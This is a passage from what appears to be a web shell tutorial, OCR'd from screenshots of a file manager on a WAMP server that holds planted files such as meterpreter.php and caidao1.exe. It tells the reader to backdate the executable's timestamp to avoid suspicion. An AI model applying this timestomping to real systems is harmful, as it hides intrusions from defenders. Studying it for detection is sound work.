


C:\wamp\www\

172.28.128.6 Folder(2),File(5)

Name	Time	Size	Attribute
uploads	2019-02-17 03:24:31	0	16□
wordpress	2016-09-26 15:28:12	0	20□
caidao1.exe	2020-04-10 04:26:18	102400	32□
index.php	2019-02-17 03:21:46	22409	32□
meterpreter.php	2019-02-17 03:13:06	1189	32□
mma.php	2019-02-17 03:13:06	491	32□
testmysql.php	2010-12-31 09:40:06	190	32□

To prevent any suspicion, the time of the file can be changed too.




C:\wamp\www\

172.28.128.6 Folder(2),File(5)


Name	Time	Size	Attribute
uploads	2019-02-17 03:24:31	0	16□
wordpress	2016-09-26 15:28:12	0	20□
cai	2020-04-10 04:26:18	102400	32□
ind	2019-02-17 03:21:46	22409	32□
me	2019-02-17 03:13:06	1189	32□
mr	2019-02-17 03:13:06	491	32□
tes	2010-12-31 09:40:06	190	32□

Right click on the file and select the option "Modify the file time" and time can be changed as given below. Here we set it to year 2016 which suits with time of all other files.




Name	Time	Size	Attribute
uploads	2019-02-17 03:24:31	0	16□
wordpress	2016-09-26 15:28:12	0	20□
caidao1.exe	2016-09-10 04:26:18	102400	32□
index.php	2019-02-17 03:21:46	22409	32□
meterpreter.php	2019-02-17 03:13:06	1189	32□
